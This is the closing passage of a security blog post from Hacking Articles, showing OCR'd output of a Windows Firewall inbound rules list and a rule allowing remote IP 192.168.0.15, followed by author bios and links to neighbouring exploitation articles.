
After executing the said command, you can see the following result:



Inbound Rules

Name	Group
IP Allow	
Microsoft Lync	
Microsoft Lync	
Microsoft Lync UcMapi	
Microsoft Lync UcMapi	
Microsoft Office Outlook	
qBittorrent	
qBittorrent	
Steam	
Steam	
Steam Web Helper	
Steam Web Helper	
Teamviewer Remote Control Application	
Teamviewer Remote Control Application	
Teamviewer Remote Control Service	
Teamviewer Remote Control Service	
VMware Authd Service	
VMware Authd Service (private)	
VMware Workstation Server	
VMware Workstation Server (private)	
@{Microsoft.Windows.CloudExperience...	@{Microsoft.\

And we now see the properties of the **IP Block** rule we can see that the **IP: 192.168.0.15** is **Allowed :**



Local IP address

● Any IP address

○ These IP addresses:

Remote IP address

○ Any IP address

● These IP addresses:

192.168.0.15

Author: **Yashika Dhir** is a passionate Researcher and Technical Writer at Hacking Articles. She is a hacking enthusiast. contact **here**

Share this:

Like this:

Loading...

ABOUT THE AUTHOR

RAJ CHANDEL

Raj Chandel is Founder and CEO of Hacking Articles. He is a renowned security evangelist. His works include researching new ways for both offensive and defensive security and has done illustrious research on computer Security, exploiting Linux and windows, wireless security, computer forensic, securing and exploiting web applications, penetration testing of networks. Being an infosec enthusiast himself, he nourishes and mentors anyone who seeks it.

PREVIEWS POST

← EXPLOITING WINDOWS USING CONTACT FILE HTML INJECTION/RCE

NEXT POST

EXPLOITING WINDOWS PC USING MALICIOUS CONTACT VCF FILE →

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment

Name *

Email *

Website

☐ Notify me of follow-up comments by email.

☐ Notify me of new posts by email.

POST COMMENT